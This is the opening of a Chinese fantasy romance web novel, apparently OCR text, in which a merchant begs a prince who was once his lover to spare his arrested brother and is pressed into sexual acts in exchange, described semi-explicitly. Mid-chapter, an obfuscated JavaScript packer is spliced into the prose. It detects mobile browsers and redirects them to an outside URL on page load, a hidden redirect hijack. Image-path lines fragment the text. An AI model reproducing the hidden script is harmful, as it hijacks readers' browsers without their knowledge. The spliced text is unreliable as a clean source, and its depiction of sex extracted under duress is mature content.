《任是无情也动人》 1. 第一章 故人重逢 北荒,广延城,北荒总督府所在地,是北荒最富饶繁华的城池。 谢珩在城中不起眼的角落,开了一家名为华垣阁的店铺,收些草药妖兽,卖点法器符篆,生意谈不上做得多大,最多混个衣食无忧。 这日早上,他正在清点账目,铺子里的小伙计福宝来上工,兴冲冲地对他说道:“华垣君,据说少君平叛结束了,今日要入城,街上会很热闹。” “嗯。”谢珩轻轻应了一声,表示他知道了,依然看着账目,写写算算。 华垣君是他的雅号,自从他开了这家华垣阁,许多人就称呼他为华垣君,久而久之,他就以此为雅号了。 碧水神君的叛乱,持续了许多年,闹得北荒大乱,商道断绝,民不聊生,北荒总督主司辰星君平叛不力,帝君一怒之下,撤了他的职,派了少君前来总督平叛事宜,算起来少君来北荒,快三年了,这场叛乱总算结束了。 “以后,我们店铺的生意就会好起来了吧。”福宝这么说着,语气中有些期待。 “应该吧。”谢珩点了点头。 北荒到处乱着,商道断绝,人员往来各地也不再安全,铺子的生意自然一日不如一日,往后不乱了,想来生意会有所好转。 接下来一段时间,福宝一边整理铺子里的东西,一边眼睛总忍不住要往铺子外面溜,谢珩见他这样,笑着对他说道:“你去看看吧,不要往人多处挤,小心被人挤到了。” “好。”福宝应了一声,几步并一步,跑到了门前,想想又不对,回过头来问他:“华垣君,你不去看吗?” “我还有事,就不去了,你去吧。” “嗯。”福宝这才高高兴兴出了门。 快中午时,谢珩收到一封传信,城北的老陈让他送点疾行符过去。他就取了东西,关了铺子,骑上天马,送货去了。 广延城中开着禁飞大阵,天马只能在路上快步小跑,还没到朱雀大街,路上就到处是人,到了朱雀大街,更是围得水泄不通。 谢珩到时,就听到许多人在喊:“快来了,快来了。” 他稍等片刻,就看到了四海八荒共主天界帝君的爱子,风华绝代实力超群的天界少君,玄衣沉沉,神情淡然,端坐在由麒麟拉着的辇车上,伴随着无数护卫仪仗,从朱雀大街上缓缓行过。 见到他的车驾出现,路上的行人纷纷低头行礼,谢珩也低下了头。 少君的仪仗延绵数里,一直等到仪仗全部过完,路口才重新通行。 接下来几日,广延城有些不平静,街上到处都是玄甲兵士的身影。 谢珩的店铺虽然开着,但是生意还是半死不活,大半天都没有一个人影。 这日,他听到外面传来一阵喧嚣,走出来一看,就看到福宝望着店门口,神情有些惶恐。 谢珩走到店门口,左右张望了一下,就看到有一队玄甲兵士,正拖着几人在路上行走,被拖着的那几人,不知是死是活,街上的青石板,染上了斑斑血迹。 那是少君的亲卫营——玄甲卫,正在大肆搜捕清理广延城中的叛军同党。 谢珩一直等到那队兵士走远了,才施了个清洁术,洗去了店门口的血迹。 “华垣君……”福宝看着他,眼中满满都是害怕。 “这几日就住在铺子里,不要回家了。”谢珩怕他早晚回家,路上会有不妥,就将他拘在了铺子里,不让他再出门。 又过了几日,一个深夜,有人敲响了华垣阁的店门。 敲门声不大,但是很坚持,持续了很久。 谢珩披上了衣服,打开门,看到来人,有些意外:“阿爹,你怎么来了?” 谢南山见门一开,迅速进来,又把门关上了,仔细听了听外面的动静,没听到什么,才对谢珩说道:“阿珩,快想想办法,救救阿瑾,阿瑾被玄甲卫带走了。” 谢瑾是谢珩的弟弟。 “阿爹,你是谢氏家主,你都没有办法,我能有什么办法?”谢珩看着他说道,眼眸有些深沉。 “阿珩,你有办法的,你去求求他,求求他。”谢南山低声哀求道。 “阿爹,我只是广延城中一名小小的商人,他高高在上,就算我去求见,他也不会见我。”谢珩又道。 “阿珩,那是你弟弟啊,阿爹求你了,救救他,进了玄甲卫,没人能活着出来,据说都是被活生生打死的,尸首都被打烂了。”谢南山突然跪了下去。 “阿爹……”谢珩也跪了下去。 第二日,谢珩还是禁不住谢南山的苦苦哀求,前往总督府投了一份名刺。 “华垣君?华垣阁的东主?这又是哪个牌面上的人物?广延城一点规矩都没有了吗?真是什么人都敢来总督府投名刺!”负责整理投递名刺的侍从,看到这份名刺,嘟囔了几句,不过当他看到名字时,却愣了一下。 哪些人求见,少君会见,哪些人不会见,心腹的侍从们大致明白,这位,八成还真是少君会见的人。 昨日,玄甲卫汇报,抓捕了城中势家谢氏子弟谢瑾时,少君多说了一句:“谢瑾?哦,是谢珩的弟弟,先不忙着用刑!” 少君的话,每一句都不是没有缘由,怕不是正等着这位谢珩来求见。 果然,这份名刺送了进去,里面很快传来了少君召见华垣君的钧令。 “华垣君,请。”侍从们将谢珩引到了谒见厅,请他入内。 少烜没有料到,他会在这样的情形下,再一次见到谢珩。 此时离他们上一次见面,已经过去了整整八百年。 纵使是寿命悠久的天人,八百年也是一段足够漫长的时光,漫长到记忆中的点点滴滴,全部化作了斑驳的虚影。 八百年前,他哀求谢珩不要走,八百年后,谢珩跪在他身前,祈求他对谢瑾手下留情。 少烜闭了闭眼,深深吸了口气,压下心头涌上来的荒谬感觉。 人生若只如初见,到如今,不过是相见不如不见。 “求我?阿蛮打算怎么求我?”他将心中那些莫名的情绪一一斩断,轻声问道,唇角微微上扬,英俊的脸上浮起了笑容,眼中却没有一丝暖意。 谢珩听到他唤阿蛮,心中忍不 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16878729|191946||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 住一颤。 阿蛮是幼时母亲给他取的小名,母亲去世后,再没人这样唤过他。 那时,他们初相识,他说,他叫阿蛮,后来,又有人唤他阿蛮了。 彼时,少烜这么唤他,总让他心生欢喜,如今,少烜这么唤他,却有种物是人非的感觉。 “少烜,求求你,求你高抬贵手,放过阿瑾吧……”谢珩跪在地上,仰着头看着他,低声哀求。 “孤什么时候允许阿蛮直呼孤的名字了?”少烜不为所动,还要挑剔他的称呼。 “殿下……”谢珩听到他这么责问,马上改用了敬称。 他见少烜无动于衷,又听到少烜问他要怎么求,迟疑了一会儿,才膝行几步,跪到了少烜的脚边,见他没有伸手推开,试探着将头放到了少烜的膝上。 少烜依然没有推开他,只是微笑着看着他,仿佛是在鼓励他继续。 谢珩抖了抖嘴唇,却没有说什么,很快垂下了眼帘,将头埋到了少烜的腰间。 少烜今日穿的是常服,并不是在外时里三层外三层的大礼服,只着了条长裤,外面罩了件外袍,衣物皆是丝质,若是平日里绝不会被人一碰就有了感觉,但是被谢珩沿着衣袍上的痕迹从下到上描了一遍,不动如山的姿态终于还是没法保持下去了。 他将手掌用力按在了谢珩的后脑勺上。 谢珩闷哼了一声,却没有停下来。 虽然隔着衣物,感觉并不是很强烈,但是少烜还是有了感觉,因为做这事的是眼前这个人。 “这可真是……”他忍了一会儿,还是没能忍住,笑出声来。 这可真是士别三日,当刮目相看。 当日他舍不得谢珩有半分不适,从不会勉强他这么做,所以谢珩根本不会这个,今日谢珩却用这么熟练的姿态来服侍他,他是不是该嘉奖一番教会谢珩这些东西的人。 他在起来之前,将手指插入谢珩的头发中,稍微用了点力,将他的头发往上扯,示意他抬起头来。 “殿下……”谢珩听到了少烜的笑声,以为他喜欢这么做,却被他硬生生打断了,不解地发问。 少烜俯下了身,吻了吻他有些湿润的眼,直到他闪躲着眨了眨眼睛,才问他:“来之前洗过了?” 谢珩闻言愣了愣,随即摇了摇头。 “洗干净我们再继续!” 少烜向外招呼了一声,命人将谢珩带下去清理干净。 他直起身,靠在椅背上,慢慢回味那些早就被他丢在了遥远过去的记忆,唇边的笑意再一次冒出来了。 他很早以前就预料到了,相见不如不见,从来没有期待过与谢珩重逢时,那些早就成灰的过往,能被悉数归还,却没有想到,有朝一日,谢珩会来求他,会用这么卑微的姿态来向他祈求。 这可真是……太有意思了。 他端坐在空无一人的谒见厅中,缓缓闭上眼睛,低声笑了起来。 怪不得很多人会说,人生充满了意外,你永远不知道明天会有什么样的惊喜出现。 纵使是天人,也不会例外。 2. 第二章 今时往日 谢珩年少时曾经来过总督府赴宴,多年不曾来,眼前的一切,他乍眼望去,四顾之间,俱是陌生之感,不知道带路的这些侍从们,要将他带到哪里去。 北荒总督府占地颇广,园中亭台楼阁、花园水榭,皆是美轮美奂,据说很得少君喜爱。 当然,总督府和天宫中连绵数百里的少君居处太微宫肯定没法相比,对于少君来说,这喜爱,大概就是矮子里面拔将军,稍稍比旁的地方能入眼而已。 谢珩随着侍从们在檐廊下穿门过院,越走,他的心里越不安。他数次兴起了转身而去的念头,又生生压了下来,强忍着心中冒出来的无数忐忑,继续跟着他们往前走。 今日他要是这么走了,谢瑾的下场可想而知。哪怕原先谢瑾还有活命的机会,他这么一来,最后又不辞而别,少烜就算脾气再好,都要被他弄得大怒了,更何况少烜从来就不是个以德报怨的人。 但是他现在不走的话,他预感得到,他心底珍视的某些东西,很快要变成碎片了。 侍从们引着谢珩,七拐八拐,进入了一个院子,里面有腾腾雾气随风飘出,想来院中不是有天然的温泉,就是有阵法在供热。 院子里有个浴池,不过这不是目的地,他们一行人,去的是浴池隔壁的屋子,只见屋里面摆了个宽大的竹榻,特别显眼,进门第一眼就能看到。 侍从们进了门,纷纷行动了起来。 有人拿了软布,去擦拭竹榻,有人用手去试水温,还有人送了数个盒子进来,摆在了竹榻边的高几上。 侍从们将几上的盒子一一打开,谢珩看清楚了盒子里的东西,脑中一直徘徊着的逃跑念头,不由得更加高涨了。 “华垣君,请宽衣上榻。” 侍从们准备好了清洗的一切物事,见谢珩始终站在那里,没有任何动静,有位侍从彬彬有礼地提醒他。 “我……”到了眼前这个地步,谢珩既说不出拒绝的话,又不想当着这么多人脱下衣物,进行接下来的事,真正陷入了进退两难之间。 侍从们见他始终没有动静,上前来欲帮他宽衣。谢珩忍不住闪躲起来,互相推让了几下,事情就变成了他抓着衣襟,和想要帮忙的侍从们僵持在那里。 对于眼前如此尴尬的情形,侍从们面上不动声色,心中都悄悄嘀咕开了。 他家少君作为帝君的爱子,天界名副其实的第二人,实力超强的天界年轻俊秀,天宫中想要上他榻的人,多如过江之鲫,只有他家少君看不上别人的,从来没有少君看上了,有人却不愿意的。 当然要是真的不愿意,就离开好了,反正他家少君从无强迫别人的兴趣,现在华垣君摆出这副被强占的民男模样,算怎么一回事? 太微宫的侍从们,几百年来服侍少君左右,什么争风吃醋邀宠献媚的事都见识过,偏偏没见识过邀宠成功,待要上榻时,却不肯脱衣服的主。 今日他们第一次见识这种新鲜事,一时之间,倒是被他难住了。 按说少君先前有了吩咐,他们该帮着华垣君脱,但是真的强行帮他脱的话,岂不是在强迫他了? 说实话,这么多年来,少君的身边,怎么样都短不了人,所以少君既没有欺男霸女的兴致,也没有非谁不可的兴致,他们这些侍从,从来就没干过硬要把不愿意的人送上少君榻这种事,根本掌握不好这个度。 最后,他们彼此交换着眼神,也没商量出什么好办法,就这么僵持在了那里。 正在众人不知道该如何是好的时候,换过一身衣服的少烜,进了屋子。 他一进来,没有去管仿佛被强抢的民男一样抓着衣襟的谢珩,只是看了看盒子里的东西,又吩咐了几句,等到侍从们把他要的东西全部呈了上来,才挥手让人全部下去。 少烜在打开着的一排盒子里挑挑捡捡,选了大小不一的数个玉什,将它们一一浸入药液中,才开口说话。 “阿蛮,当年的事,你要是有别的话想解释,现在可以说来听听。”少烜对旧事重提毫无兴趣,但是谢珩自己找上门来求他,刚才撩了他一番,撩出了他的兴致,现在又摆出这么一副忠贞不屈的模样,到底是要干嘛? 如果当年他的离开,真有什么不得已的苦衷,现在不妨说给他听听,反正闲着也是闲着。 “当年的事,没什么好说的。”谢珩低垂着头,不想多作解释。 当年,少烜是现在的身份,他肯定不会走,但是那时少烜还不曾被帝君认回天宫,只是个普通的平民少年,对他的家族毫无益处,偏偏那时他的家族急需找人借力,需要他去联姻可以借力的家族,无奈之下他们只能分手,现在说什么不得已,不过是借口。 就算他厚着脸皮说出口,少烜又何尝不明白事实如何。 既然如此,又有什么好多说的。 何况他们之间到了如今这个地步,再说什么也是无济于事。 “既然你无话可说,那就脱吧!”少烜抬眼直视着谢珩的脸庞,平静地开口说道,语气中不带一丝波动,犹如在说今日天气不错。 